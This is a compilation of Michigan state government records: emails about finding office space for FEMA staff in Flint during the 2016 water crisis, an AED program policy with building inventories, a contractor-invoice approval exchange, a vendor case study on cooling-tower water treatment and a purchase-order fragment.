Copied Mike Noonan as well. Connected with Chris. He indicated there were 12 vacant workstations but 3 were just taken by DHHS. If we can find a spot for those 3 DHHS individuals we will be fine for the FEMA needs. Please confirm for Chris asap if we can provide these for FEMA. SEIC waiting on a confirmation. Thanks

Sent from my iPhone

On Jan 25, 2016, at 7:35 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

Have copied in Chris to review our options and validate headcount. Chris, have we validated the FEMA headcount fully? The Team connected earlier with Jeanette and we have some conflicting headcounts and needs? Can we also determine who needs to be on-site vs a potential alternative site? Let us know so we can create or come up with suitable space or alternatives. Thanks. Communicate with this complete group and add those needed.

Sent from my iPhone

On Jan 25, 2016, at 5:58 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

Have we determined which groups and how many people need to be in this location vs us seeking alternative space elsewhere? Can anyone house elsewhere or utilize the non traditional space noted? Looking at others in building as well. Please advise, thanks

Sent from my iPhone

On Jan 25, 2016, at 5:55 PM, Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)> wrote:

In our meeting we discussed the loading dock and conference rooms. The conference rooms are filling up and the dock is not going to fit many due to its shape. Keith suggested an office trailer place onsite next to the building.

We are also being asked to prepare for additional Governor's staff and additional DHHS staff as a possibility.

Bob

Sent from my iPhone

On Jan 25, 2016, at 5:33 PM, Turnquist, Michael (DTMB) <[TurnquistM@michigan.gov](mailto:TurnquistM@michigan.gov)> wrote:

Are there any other non-traditional areas in the building that can be re-purposes? The request submitted is for this building due to the synergy of working with others in the building. What are the uses on the other floors in the building?

Sent from my iPhone

On Jan 25, 2016, at 4:24 PM, Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)> wrote:

Mike-

Keith Paasch, Bob Burns, Larry Scates, Jim Clark and I met to discuss the request for additional space in Flint. The building is considered full, as in the office space as designed is assigned. We determined that the best way to serve our current clients and the additional resources needed to deal with this crisis may be to find additional space close by. We

came up with several ideas (U of M Flint, School for the Deaf in Flint, City of Flint or FEMA bringing in trailers onsite). Maureen Bailey has confirmed 7,000 sq ft is available on Bristol Road at \$12/sq. ft. plus utilities.

Please see the attached prints in reference to space. There is one group of 12 stations that was occupied by Civil Rights plus two offices originally designed for the Governor that the Governor no longer needed on the 5<sup>th</sup> floor that is highlighted in green. DHHS is taking over the space and has a reconfigure planned starting in March. DHHS is temporarily using the majority of this space until 7<sup>th</sup> floor is complete. The area reference below is highlighted in yellow within the green space. As stated below, DHHS staff are already in these station and in order for it to accommodate we would need to relocate the staff and tear down the furniture. The other rooms highlighted in orange within the green box have already been occupied by the Governor's staff as well as FEMA personnel. Two open areas are left in the building-the 5<sup>th</sup> and 6<sup>th</sup> floor lobbies. The 6<sup>th</sup> floor is already over occupancy and therefore we cannot add people here. As for adding people in the 5<sup>th</sup> floor lobby, I'm not sure how our tenants of the floor would be with that as this floor was not supposed to be accessed by the public.

Please let us know how you would like to proceed.

Thanks,

**Jamie Phillippo**

Facilities & Business Services Administration

DTMB-Real Estate Division

Desk: 517.284.7941

Cell: 517.927.6479

<image001.gif>

**From:** Turnquist, Michael (DTMB)

**Sent:** Monday, January 25, 2016 3:20 PM

**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Cc:** Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>

**Subject:** Re: Flint Office Space Issue

Have copied in Bob and Jamie so we can support this. Thanks Chris.

Sent from my iPhone

On Jan 25, 2016, at 3:13 PM, Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)> wrote:

Mike,

Will you help with getting the needed space for the Feds to come into the Flint office space. I believe we have been talking with the team once we heard of the request. This morning we understood that this was going to be available.

Please let me know what I need to do to be able to get the space needed.

Thanks Chris

Begin forwarded message:

**From:** "McKee, Ryan (DTMB)" <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>

**Date:** January 25, 2016 at 3:08:45 PM EST

**To:** "Christensen, Chris (DTMB)" <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Cc:** "Doll, Jeanette (DTMB)" <[dollj@michigan.gov](mailto:dollj@michigan.gov)>, MSP-EOC-MDTMB <[MSP-EOC-MDTMB@michigan.gov](mailto:MSP-EOC-MDTMB@michigan.gov)>

**Subject:** Flint Office Space Issue

Chris,

MSP has requested that we find additional space in the Flint State Office Building for additional Federal personnel that will need space in the next few days. DTMB had a meeting this morning in regards to this and after the meeting, BOD/Real Estate determined that we are at "max" in the Flint State Office Building. I asked if that meant we filled all the cubicles or if we are at building occupancy limits. The response was that we filled the cubicles and not at occupancy limits.

Can you assist in getting traction? If we can get these Federal partners in the same area as the State personnel, they can better coordinate response efforts. I spoke with Brian Walts (Flint BTS) and he indicated that if we move 3 DHHS staff members on the 5<sup>th</sup> floor, they could setup tables capable of housing 30-40 individuals. Brian confirmed that he has space on other floors that they could sit temporarily.

Thank you,

Ryan McKee,  
Professional Emergency Manager (PEM)  
DTMB Cybersecurity & Infrastructure Protection  
Office of Infrastructure Protection  
p: (517) 241-3356  
e: [mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)

<Flint Space.pdf>

---

**From:** Noonan, Michael (DTMB)  
**Sent:** Monday, January 25, 2016 9:14 PM  
**To:** Walts, Brian (DTMB); Scates, Larry (DTMB)  
**Subject:** Fwd: Flint Office Space Issue

Before we reach out to the team,

What if we offered the loading dock area and our staff area to Dhhs? We would have to find temp space for our people and janitors and guards... The drop in area would be fine for guards and janitors our staff could have pcs in our area on 1 and we could allow our staff to break on 8 temp..

Thoughts?

Sent from my iPhone

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**Date:** January 25, 2016 at 8:18:46 PM EST  
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**Cc:** "Phillippo, Jamie (DTMB)" <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>, "Droste, Kerri (DTMB)" <[drostek@michigan.gov](mailto:drostek@michigan.gov)>, "Noonan, Michael (DTMB)" <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>, "McKee, Ryan (DTMB)" <[mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)>  
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**Cc:** Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>; Noonan, Michael (DTMB) <[noonanm@michigan.gov](mailto:noonanm@michigan.gov)>  
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Thanks,

**Jamie Phillippo**

Facilities & Business Services Administration

DTMB-Real Estate Division

Desk: 517.284.7941

Cell: 517.927.6479

<image001.gif>

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**Sent:** Monday, January 25, 2016 3:20 PM

**To:** Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)>

**Cc:** Burns, Robert (DTMB) <[BurnsR@michigan.gov](mailto:BurnsR@michigan.gov)>; Phillippo, Jamie (DTMB) <[PhillippoJ@michigan.gov](mailto:PhillippoJ@michigan.gov)>; Droste, Kerri (DTMB) <[drostek@michigan.gov](mailto:drostek@michigan.gov)>

**Subject:** Re: Flint Office Space Issue

Have copied in Bob and Jamie so we can support this. Thanks Chris.

Sent from my iPhone

On Jan 25, 2016, at 3:13 PM, Christensen, Chris (DTMB) <[christensenc4@michigan.gov](mailto:christensenc4@michigan.gov)> wrote:

Mike,

Will you help with getting the needed space for the Feds to come into the Flint office space. I believe we have been talking with the team once we heard of the request. This morning we understood that this was going to be available.

Please let me know what I need to do to be able to get the space needed.

Thanks Chris



Begin forwarded message:

**From:** "McKee, Ryan (DTMB)" <mckeer1@michigan.gov>

**Date:** January 25, 2016 at 3:08:45 PM EST

**To:** "Christensen, Chris (DTMB)" <christensenc4@michigan.gov>

**Cc:** "Doll, Jeanette (DTMB)" <dollj@michigan.gov>, MSP-EOC-MDTMB <MSP-EOC-MDTMB@michigan.gov>

**Subject:** Flint Office Space Issue

Chris,

MSP has requested that we find additional space in the Flint State Office Building for additional Federal personnel that will need space in the next few days. DTMB had a meeting this morning in regards to this and after the meeting, BOD/Real Estate determined that we are at "max" in the Flint State Office Building. I asked if that meant we filled all the cubicles or if we are at building occupancy limits. The response was that we filled the cubicles and not at occupancy limits.

Can you assist in getting traction? If we can get these Federal partners in the same area as the State personnel, they can better coordinate response efforts. I spoke with Brian Walts (Flint BTS) and he indicated that if we move 3 DHHS staff members on the 5<sup>th</sup> floor, they could setup tables capable of housing 30-40 individuals. Brian confirmed that he has space on other floors that they could sit temporarily.

Thank you,

Ryan McKee,

Professional Emergency Manager (PEM)

DTMB Cybersecurity & Infrastructure Protection

Office of Infrastructure Protection

p: (517) 241-3356

e: [mckeer1@michigan.gov](mailto:mckeer1@michigan.gov)

<Flint Space.pdf>

---

**From:** Brennan, Kirk (DTMB)  
**Sent:** Friday, January 29, 2016 11:22 AM  
**To:** Rankin, Chris (DTMB)  
**Cc:** Scates, Larry (DTMB); Steven Beals  
**Subject:** SEOC

Chris,

The SEOC is now active and is currently operating 8am to 8pm 7 days a week because of the Flint water crisis. Please have your crews maintain these sidewalks.

*Kirk Brennan*

Department of Technology, Management & Budget  
Facilities Supervisor Secondary Complex, Zone 7  
Office: (517) 322-5497



**HELP. CONNECT. SOLVE.**

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## **Introduction**

The use of an Automated External Defibrillator (AED) increases the rate of survival of personnel that may have sudden cardiac arrests. AEDs make it possible for responders to administer defibrillation prior to the arrival of professional emergency medical responders.

Sudden cardiac arrest is unpredictable and most often fatal. A person's chance of survival can be increased by establishing a chain of survival that includes cardiopulmonary resuscitation and defibrillation by responders equipped with an AED.

## **Scope**

This document describes the policies and procedures relating to an early defibrillation program utilized in State-owned, Department of Technology, Management and Budget (DTMB)-managed facilities in the event of a medical emergency.

## **Purpose**

The purpose of this document is to establish a consistent guideline for application, location, maintenance and other components described involving the early defibrillation program. The goal is to provide the appropriate defibrillator coverage with a response time of three to five minutes from time of incident to first shock to increase the chance of survival.

The Department of Technology, Management and Budget is committed to the safety of its building occupants. This AED program has been developed to ensure the availability, maintenance and proper use of the AEDs that are located in DTMB-managed state-owned facilities throughout the State of Michigan.

## **Assumptions and Constraints**

The Project Implementation Plan describes the assumptions made regarding the development and execution of this document as well as the applicable constraints.

Identified assumptions and constraints are:

- a) Schedule of project implementation
- b) Funding allotted for purchase of AEDs and maintenance
- c) Placement of one AED in the lobby of each DTMB-managed state-owned facility not already equipped with a DTMB device
- d) Training of department responders
- e) AED replacement pads
- f) Inventory checks
- g) Device back into service after use

## Definitions

**Automated External Defibrillator (AED):** An automated computerized medical device that analyzes heart rhythm to detect cardiac arrest and delivers an electric shock to the heart (defibrillation) if necessary. It is used to restore normal heart rhythm to patients in cardiac arrest.

**AED Program Coordinator:** The Department of Technology, Management & Budget will provide the overall coordination of the DTMB AED program in DTMB-managed state-owned facilities.

**AED Program Manager:** DTMB personnel assigned to coordinate and responsible for maintaining the department's program.

**Cardiopulmonary Resuscitation (CPR):** Rescue breathing and external cardiac compression applied to an individual in respiratory and or sudden cardiac arrest.

**Cardiac Chain of Survival:** Optimizing a patient's chance for survival of sudden cardiac arrest. There are four links in the chain: early recognition, early CPR, early defibrillation, and early access to advanced cardiac life support.

**Emergency Medical System (EMS):** Professional community responder agency for emergency incidents, who provide medical assistance and / or ambulance transport.

**Sudden Cardiac Arrest (SAC):** A significant life-threatening event when a person's heart does not produce a pulse.

**Training Coordinator:** DTMB's Health and Safety Office is the contact for all training requirements associated with the devices.

## Facility Location

Using the American Red Cross's recommendations, the devices are placed in areas that are easily accessible within the facilities. Monthly inspections of the AEDs will be facilitated.

AED Locations	
<i>Capitol Complex</i>	<b>Cabinet Placement</b>
Constitution Hall	Atrium level Pillar AH - 5
G. Mennen Williams	Lobby area at Pillar G - 6
George W. Romney	Lobby at Pillar D - 8
Grand Tower	Lobby on Pillar A - 7
John A. Hannah	On old telephone wall facing guard desk Pillar E - 15
Lewis Cass	Garden level northwest pillar north elevator pillar E - 13
Murray D. Van Wagoner Building	Lobby wall next to ATM machine by pillar C - 15 west wall
Ottawa Building	Lobby behind guard desk behind Pillar F - 6
Richard A. Austin	Lobby area behind south security guard desk

Stevens T. Mason	Lobby area west side of Pillar N – 3; Elevator lobby 5 <sup>th</sup> floor
Surplus Building 100	Inside of administration office on wall in between receptionist and pedestrian door
<b>North Complex</b>	<b>Cabinet Placement</b>
Records Building	In administrative office just east of the door entering the warehouse at Pillar F – 24
State Joint Laboratory	Pillar C3 – 5 in lobby
<b>Secondary Complex</b>	<b>Cabinet Placement</b>
Construction & Technology	Front lobby area southeast wall Pillar 5 – X
Energy Center	By loading dock (north wall) Pillar 1 – H
General Office Building	Inside hallway behind guard desk at Pillar H – 8
General Services Building	Next to fire panel between Pillars E & F – 14
MSP Annex Building	At exit door by loading dock at Pillar E – 2
MDOT Warehouse	South wall just inside of entrance Pillar U – 12
Operations Center	Front lobby by Pillar L9 – 86
Secretary of State	At alcove in front of elevators lobby Pillar K – 11
State Police Training Academy	Inside of west entrance Pillar S – 12
Vehicle & Travel Services	Front office area in southeast corner Pillar S – 2 east wall
<b>Out State Facilities</b>	<b>Cabinet Placement</b>
Cadillac Place	3 AEDs Security Center
Escanaba	1 <sup>st</sup> Floor Elevator Lobby Pillar C – 1
Flint Office Building	1 <sup>st</sup> Floor Lobby; 4 <sup>th</sup> floor Elevator Lobby
Grand Rapids Office Building	1 <sup>st</sup> Floor Lobby Pillar B – 5
Jackson Office Building	1 <sup>st</sup> Floor Lobby Pillar C – 5
Jerome T. Hart Building	1 <sup>st</sup> Floor Lobby – behind security desk
Traverse City Office Building	Ground Floor Pillar D – 9

<b>Budget Office AEDs</b>	<b>Cabinet Placement</b>
Romney Building (OFM)	Elevator lobby on column next to northwest elevator Pillar E – 8
Romney Building (SBO)	Elevator lobby on column next to northwest elevator Pillar E – 8
Romney Building (OFM)	Elevator lobby on column next to northwest elevator Pillar E – 8
Romney Building (OIAS Admin)	Elevator lobby on column next to northwest elevator Pillar E – 8
Lewis Cass Building (OIAS HHSD)	5 <sup>th</sup> Floor south wing at Pillar D – 16
MI Library (CEPI)	3 <sup>rd</sup> Floor Library Side Pillar H – 6
Grand Tower (OIAS HHSD)	11 <sup>th</sup> Floor south at Pillar G - 13
Hannah Building (OIAS HHSD)	Upper Level inside MDE's area at Pillar D - 14

## Liability and Good Samaritan Act

Liability of Certain Persons for Emergency Care, MCL 691.1501 to 691.1507 – is commonly referred to as *The Good Samaritan Act*.

An individual who having no duty to do so in good faith voluntarily renders emergency services to another individual using an automated external defibrillator is not liable in a civil action for damages resulting from an act or omission in rendering the emergency services using the automated external defibrillator, except an act or omission that constitutes gross negligence or willful and wanton misconduct.

#### House Bill 4420 (1999)

An individual who having no duty to do so in good faith voluntarily renders CPR to another individual is not liable in a civil action for damages resulting from an act or omission in rendering the CPR, except an act or omission that constitutes gross negligence or willful and wanton misconduct.

The following persons are not liable in a civil action for damages resulting from an act or omission of an individual rendering emergency services using an AED, except if the person's actions constitute gross negligence or willful and wanton misconduct:

- a) A physician who provides medical authorization for use of an automated external defibrillator.
- b) An individual who instructs others in the use of an automated external defibrillator.
- c) An individual or entity that owns, occupies, or manages the premises where an AED is located or used.

## Equipment

The HeartStart FRx Defibrillator is the device approved for this program and conforms to all state and local standards. Each AED has:

- a) One set of defibrillation electrodes connected to the device
- b) One fast response kit containing a pair of gloves, one razor, one pair of trauma shears, one towel and one facemask barrier device
- c) One infant / child key
- d) Alarmed cabinet
- e) AED wall sign posted above wall cabinet

## Equipment Maintenance

All AED equipment and accessories shall be maintained in a state of readiness and per manufacturer guidelines:

- a) The AED program manager shall be informed of changes in availability of an AED (i.e.; taken out of or returned to services);
- b) The program manager shall ensure all monthly maintenance tasks are performed to include inspecting ready kit for all accessories, checking device status (green light, or beeping for service), verify pads are installed and expiration dates for the pads and battery.

- c) Following use of an AED, all equipment shall be cleaned. After use, the AED will be cleaned with a soft cloth dampened with an ammonia-based cleaner, isopropyl alcohol or hydrogen peroxide.

## **System Verification and Review**

Annual AED Program Review: The AED project manager shall conduct, document and verify system readiness, to include the following:

- a) Training records for department responders
- b) Equipment operation
- c) Maintenance records

Periodic Systems Check: Each month, the AED project manager shall conduct and document a system check to include the following elements:

- a) Fast response check
- b) AED battery
- c) AED operation and status

## **Authorized Users**

Trained responders:

- a) Any state employee who has successfully completed an approved CPR and AED training program through the American Red Cross or other nationally recognized CPR course.
- b) Trained volunteer responder who has successfully completed an approved CPR and AED training program through the American Red Cross or other nationally recognized CPR course.
- c) Anyone can, at their discretion, provide voluntary assistance to someone in a medical emergency. The extent of their response will be appropriate to training received, experience and to the extent that they are comfortable. The response may include CPR, AED or first aid.



## Training

### Certification Training:

- a) Training on the HeartStart FRx Defibrillator is offered to DTMB responders through the department's Health and Safety Office in accordance with the American Heart Association or American Red Cross guidelines. Training will also include basic first-aid and CPR.
- b) Volunteer responders will possess training that is supplied by sources outside of the DTMB. DTMB will not maintain training records for any volunteer responders.

# APPENDIX

# **APPENDIX A**

## **Maintenance**

### Philips Medical Systems HEARTSTART FRx

#### Periodic Checks

Other than the checks recommended after each use of the FRx, maintenance is limited to periodically checking the following:

- Check the green ready light. If the green ready light is not blinking, see Troubleshooting Tips below.
- Replace any used, damaged or expired supplies and accessories.
- Check the outside of the defibrillator. If you see cracks or other signs of damage, contact Philips for technical support.

#### Cleaning the FRx

The outside of the HeartStart FRx can be cleaned with a soft cloth dampened in soapy water, chlorine bleach (2 tablespoons per quart or liter of water), ammonia-based cleaners, or 70% isopropyl (rubbing) alcohol. It is recommended that the carry case be cleaned with a soft cloth dampened in soapy water. Reminders:

- Do not use strong solvents such as acetone or acetone-based cleaners, abrasive materials, or enzymatic cleaners to clean the FRx and accessories.
- Do not immerse the FRx in fluids. Do not sterilize the FRx or its accessories.

#### AED Troubleshooting Instructions

- If the ready light is flashing, the AED is operational.
- If the ready light is solid, the AED is in use or running a self-test. The FRx performs a daily self-test.
- If the ready light is off, the AED is chirping and the i-button is flashing: A self-test error has occurred. There is a problem with the pads, the infant/child key has been left installed or the battery power is low. Press the i-button for instructions.  
If the ready light is off, but the FRx is not chirping and the i-button is not flashing: There is no battery inserted, the battery is depleted, or the defibrillator needs repair. Insert or replace the battery and run the self-test.

As long as the FRx passes the self-test, you can be assured it is ready for use. Tests can be conducted by removing the battery for five seconds and then reinstalling it. This method will take about one minute and is only recommend when:

- The defibrillator is first put into service
- After each use
- When the battery is replaced
- When the defibrillator may have been damaged

#### Disposing of the FRx

The FRx and its accessories should be disposed of in accordance with local regulations.

## Appendix B

### AED Inventory

<b>Building</b>	<b>Location</b>	<b>Serial Number</b>	<b>Battery Expiration Date</b>	<b>Pad Expiration Date</b>
Joint Operations Center Building	2 <sup>nd</sup> Floor Pillar 1-B	SN: B10A-00654	October 2015	February 2015
Library & Historical Center Building	1 <sup>st</sup> Floor Pillar E-9 Inside Facilities Office	SN: B09K-03437	February 2016	February 2015
John Hannah Building	1 <sup>st</sup> Floor Lobby Pillar E-15	SN: B13G-02010	June 2019	December 2015
Ottawa Building	1 <sup>st</sup> Floor Lobby Pillar F-6	SN: B13G-02019	June 2019	December 2015
G. Mennen Williams Building	1 <sup>st</sup> Floor Lobby Pillar G-6	SN: B13G-02065	June 2019	December 2015
Richard A. Austin Building	1 <sup>st</sup> Floor Lobby Pillar X-16	SN: B13G-02067	June 2019	December 2015
VanWagoner Building	1 <sup>st</sup> Floor Lobby Pillar C-15	SN: B13G-02097	June 2019	December 2015
Constitution Hall Building	Atrium Pillar AH-5	SN: B13G-02104	June 2019	December 2015
Stevens T. Mason Building	1 <sup>st</sup> Floor Lobby Pillar N-3 5 <sup>th</sup> Floor Elevator Lobby	SN: B13G-02106 SN: B13G-02505	June 2019	December 2015
George Romney Building	1 <sup>st</sup> Floor Lobby Pillar D-8	SN: B13G-02108	June 2019	December 2015
Grand Tower Building	1 <sup>st</sup> Floor Lobby Pillar A-7	SN: B13G-02506	June 2019	December 2015
General Services Building	1 <sup>st</sup> Floor Between Pillars E / F - 14	SN: B13G-02111	June 2019	December 2015
<b>Building</b>	<b>Location</b>	<b>Serial Number</b>	<b>Battery Expiration Date</b>	<b>Pad Expiration Date</b>

Operations Center Building	1 <sup>st</sup> Floor Lobby Pillar L9 - 86	SN: B13G-02207	June 2019	December 2015
Lewis Cass Building	Garden Level Elevator Lobby Pillar E-13	SN: B13G-02215	June 2019	December 2015
Physical Plant Building	Loading Dock Pillar H-1	SN: B13G-02219	June 2019	December 2015
Secretary of State Building	1 <sup>st</sup> Floor Lobby Pillar K-11	SN: B13G-02261	June 2019	December 2015
Transportation Warehouse Building	Front Entrance Lobby Pillar U-12	SN: B13G-02265	June 2019	December 2015
Escanaba Building	1 <sup>st</sup> Floor Elevator Lobby Pillar C-1	SN: B13G-02267	June 2019	December 2015
Hart Building	1 <sup>st</sup> Floor Lobby Pillar	SN: B13G-02285	June 2019	December 2015
Flint Building	1 <sup>st</sup> Floor Lobby Pillar 4 <sup>th</sup> Floor Elevator Lobby	SN: B13G-02294 SN: B13G-02398	June 2019	December 2015
Traverse Building	Ground Floor Elevator Lobby Pillar G-9	SN: B13G-02297	June 2019	December 2015
Grand Rapids Building	1 <sup>st</sup> Floor Lobby Pillar	SN: B13G-02300	June 2019	December 2015
Jackson Building	1 <sup>st</sup> Floor Lobby Pillar B-5	SN: B13G-02302	June 2019	December 2015
MSP Annex Building	North Entrance Door Pillar E-2	SN: B13G-02309	June 2019	December 2015
State Laboratory Building	1 <sup>st</sup> Floor Lobby Pillar C3-5	SN: B13G-02310	June 2019	December 2015
State Warehouse Complex Building 100	Inside Administration Office	SN: B13G-02399	June 2019	December 2015
General Office Building	1 <sup>st</sup> Floor Lobby Pillar H-8	SN: B13G-02405	June 2019	December 2015
<b>Building</b>	<b>Location</b>	<b>Serial Number</b>	<b>Battery Expiration Date</b>	<b>Pad Expiration Date</b>
Vehicle & Travel Services Building	Administration Office Pillar S-2	SN: B13G-02412	June 2019	December 2015
Police Training Academy	1 <sup>st</sup> Floor Lobby Pillar	SN: B13G-02434	June 2019	December

Building				
Records Building	Administration Office – entrance door into warehouse (no pillar listed)	SN: B13G-02436	June 2019	December 2015
Construction & Technology Building	Front Lobby Pillar 5 X	SN: B13G-02109	June 2019	December 2015
Cadillac Place	Security Center	SN: B13G-02464	June 2019	December 2015
Cadillac Place	Security Center	SN: B13G-02463	June 2019	December 2015
Cadillac Place	Security Center	SN: A09D-04473	September 2020	August 2017
		<b>SN: B13G-02507</b>	June 2019	December 2015
<b>Will go to MSP HQs Building</b>		<b>SN: B13G-02502</b>		
General Office Building	3 <sup>rd</sup> Floor Health & Safety Office	SN: F328009	Trainer Device	

### Budget Office Purchased AEDs

Building	Location	Serial Number	Battery Expiration Date	Pad Expiration Date
George Romney	5 <sup>th</sup> Floor Elevator Lobby Pillar E-8	SN: B13G-02012	June 2019	December 2015
George Romney	6 <sup>th</sup> Floor Elevator Lobby Pillar E-8	SN: B13G-02074	June 2019	December 2015

George Romney	7 <sup>th</sup> Floor Elevator Lobby Pillar E-8	SN: B13G-02075	June 2019	December 2015
George Romney	8 <sup>th</sup> Floor Elevator Lobby Pillar E-8	SN: B13G-02088	June 2019	December 2015
Lewis Cass	5 <sup>th</sup> Floor South Wing Pillar D-16	SN: B13G-02093	June 2019	December 2015
John Hannah	Upper Level Inside MDE Office Area Pillar D-14	SN: B13G-02094	June 2019	December 2015
Grand Tower	11 <sup>th</sup> Floor South Tower Pillar G-13	SN: B13G-02224	June 2019	December 2015
Library & Historical Center	3 <sup>rd</sup> Floor Library Side Pillar H – 6	SN: B13G-02233	June 2019	December 2015

### Gaming Control Board Purchased AEDs

Building	Location	Serial Number	Battery Expiration Date	Pad Expiration Date
Cadillac Place	Concourse Level awaiting placement	SN: B13G-02403	June 2019	December 2015
Cadillac Place	1 <sup>st</sup> Floor – Security Office	SN: V13G-02410	June 2019	December 2015

## APPENDIX C

YEAR<sup>1</sup>

SERIAL NUMBER:

[illegible]



---

**From:** Noonan, Michael (DTMB)  
**Sent:** Wednesday, April 03, 2013 10:38 AM  
**To:** Ballard, Denice (DTMB)  
**Cc:** Scates, Larry (DTMB); Gyorkos, Frank (DTMB); Gyorkos, Laura (DTMB)  
**Subject:** Re: JLL Misc. Operating Expenses - \$30,375.36

Thanks Denice,

I am getting you the info needed.

I can tell you the following:

There was no other vendor called about the trane invoice as all of the units are are Trane units with trane controls.

The Diamond Recovery I know there was two vendors called this was an emergency call as it was water clean up and we had to move fast to prevent damage to the judges area, however diamond recovery was more than the other qoute. The other company did not account for the possibility of lead paint or asbestos in their clean. Fortunately this was not an issue but they provided air samples to insure everyone's safety.

The La Duke roofing I think is. Specialty issue because of the old copper flashing on the roof edge.

When I get the requested info I will let you know.

Michael Noonan  
Facility Supervisor East Zone  
517-373-6227  
Flint Saginaw State Fair Cadillac Place

On Apr 3, 2013, at 9:52 AM, "Ballard, Denice (DTMB)" <[ballardd@michigan.gov](mailto:ballardd@michigan.gov)> wrote:

Mike,

Frank brought me a JLL invoice for \$30,375.36 for miscellaneous operating expenses. Four of the vendor invoices JLL is seeking reimbursement for exceed \$2,500. Per the terms of the contract, repairs over \$2,500 require prior approval from the CCI or their designee. Page 16 of the contract, 071B2200087, says:

**1.031 Contractor Staff, Roles, and Responsibilities**

||

**Contractor's Responsibilities:**

13. As needed, the Contractor shall procure one-time Maintenance and Repair Operation (MRO) services and/or materials for daily activities (not otherwise assigned through State of Michigan service contracts or personnel) for the Cadillac Place Building. Authority in these situations shall not exceed 2,500.00 in any single occurrence to any one party except in the event of an emergency. Emergency repairs over \$2,500.00 should not be procured without prior approval from the Contract Compliance Inspector or DTMB-Central Control, and the nature of the emergency must be documented. Minor construction repairs and construction upgrades that are under \$15,000.00, may be performed by Facilities Management with prior approval from the Contract Compliance Inspector or their designee.

We need documentation that prior approval was given for the following invoices:

- Diamond Recovery Property Restoration – Invoice # SI-10798 for \$4,565.50
- KVM Door Systems – Invoice # 241200 for \$2,916.00
- LaDuke Roofing and Sheet Metal – Application #1 for \$11,800.00
- Trane – Invoice # 31658707 for \$3,280.46

Thank you,

Denice

517.373.7567



## Capitol View Building

• Building Inspires Environmental Improvements in City •



The Capitol View Building Complex in Lansing, Michigan

One of the major operational priorities when the building was fully functional and occupied was to eliminate the handling of chemicals being used to treat the HVAC process water. With the cooling tower installed on the 9th floor, the building had no convenient means to deliver and store these chemicals. The owners worried about the prospect of process water leaks, which could pose catastrophic consequences. Discharge of the chemically laden blow-down was also a nuisance, and owners wanted to minimize the possibility of Legionella amplification.


The owners had heard of the chemical-free water treatment system installed at the nearby Jackson National Life office building. When they visited this site and saw the Dolphin System in action, they decided to transition to the chemical-free alternative. After installing the system (middle-right photo), they saw the HVAC process water turn from murky to crystal clear (lower right photo of the center section of the cooling tower).

Many other building owners in Lansing are now planning their transitions to the Dolphin System.

The nine-story Capitol View Building in Lansing, Michigan, is occupied primarily by state government agencies, with the remainder of the office space being used by law firms.

The first floor of the building is used for high-end restaurant and retail space.

There were some environmentally related challenges to resolve when the building was first opened, and the owners wanted to make sure that the building was protective of human health and the environment.





**BRANCHES**

*1200 ROSEWOOD ANN ARBOR, MI 48104 (734) 662-3184	*2150 PLESS DR., STE. 11A BRIGHTON, MI 48114 (810) 229-7400	*52000 SIERRA DR. CHESTERFIELD TWP, MI 48047 (586) 948-4400	*1177 W. BALTIMORE DETROIT, MI 48202 (313) 875-3280	*529 KELSO ST. FLINT, MI 48506 (810) 238-3655	*30600 8 MILE RD. FARMINGTON HILLS, MI 48336 (248) 477-4900
*954 FRONT AVE. N.W. GRAND RAPIDS, MI 49504 (616) 774-0315	*235 HOOVER BLVD. HOLLAND, MI 49423 (616) 494-9245	*1058 HAMILTON DR. HOLLAND, OH 43528 (419) 868-9088	*3710 GEMBRIT CR. KALAMAZOO, MI 49001 (269) 343-4625	*1130 RAMADA DR. LANSING, MI 48911 (517) 952-8004	*1220 JOHN A PAPALAS DR. LINCOLN PARK, MI 48146 (313) 928-6600
*699 AUBURN ROAD PONTIAC, MI 48342 (248) 332-9108	*125 DAVENPORT ST. SAGINAW, MI 48602 (989) 754-0441	*1915 MONROE ST. TOLEDO, OH 43613 (419) 242-9494	*3153 CASS AVE. TRAVERSE CITY, MI 49684 (231) 929-4400	*2237 ELLIOTT AVE. TROY, MI 48063 (248) 577-0442	

CUST.#

SHIP TO: DEPT OF MGMT & BUDGET  
2ND FLOOR CLASS B BLDG  
PO BOX 30026  
LANSING, MI 48909-7526

BILL TO: DEPT OF MGMT & BUDGET  
2ND FLOOR CLASS B BLDG  
PO BOX 30026  
LANSING, MI 48909-7526

## ACKNOWLEDGEMENT

UPC VENDOR	ACK DATE	ORDER NO.
000000	07/28/15	30094425-00
TAKEN BY	P.O. NO.	PAGE #
KSB	MIKE NOONAN	1
PLACED BY	DATE & TIME PRINTED	
MIKE N	09/11/15 09:00	
INSTRUCTIONS		TERMS
		1% 10,25 N30
SHIP POINT	SHIP VIA	SHIPPED
